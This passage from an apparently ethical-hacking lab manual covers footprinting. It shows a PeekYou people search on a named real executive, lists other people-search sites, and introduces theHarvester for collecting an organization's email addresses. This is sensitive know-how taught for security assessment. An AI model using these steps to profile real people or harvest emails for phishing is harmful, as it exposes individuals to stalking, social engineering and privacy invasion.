
3. In the **First Name** and **Last Name** fields, type **Satya** and **Nadella**, respectively. In the **Location** drop-down box, select **Washington, DC**. Then, click the **Search** icon.

Note: The list of location might differ in your lab environment.



Module 02 – Footprinting and Reconnaissance

4. The people search begins, and the best matches for the provided search parameters will be displayed.
5. The result shows information such as public records, background details, email addresses, contact information, address history, etc. This information helps attackers to perform phishing, social engineering, and other types of attacks.




Module 02 – Footprinting and Reconnaissance

6. You can further click on **View Full Report** hyperlink to view detailed information about the person.

Note: After you click on any result, you will be redirected to a different website and it will take some time to load the information about the person.

7. Scroll down to view the entire information about the person.



8. This concludes the demonstration of gathering personal information using the PeekYou online people search service.
9. You can also use Spokeo (<https://www.spokeo.com>), **pipl** (<https://pipl.com>), **Intelius** (<https://www.intelius.com>), **BeenVerified** (<https://www.beenverified.com>), etc., people search services to gather personal information of key employees in the target organization.
10. Close all open windows and document all the acquired information.

Task 3: Gather an Email List using theHarvester

Emails are messaging sources that are crucial for performing information exchange. Email ID is considered by most people as the personal identification of employees or organizations. Thus, gathering the email IDs of critical personnel is one of the key tasks of ethical hackers.

theHarvester: This tool gathers emails, subdomains, hosts, employee names, open ports, and banners from different public sources such as search engines, PGP key servers, and the SHODAN computer database as well as uses Google, Bing, SHODAN, etc. to extract valuable information from the target domain. This tool is intended to help ethical hackers and pen testers in the early stages of the security assessment to understand the organization's footprint on the Internet. It is also useful for anyone who wants to know what organizational information is visible to an attacker.


Here, we will gather the list of email IDs related to a target organization using theHarvester tool.

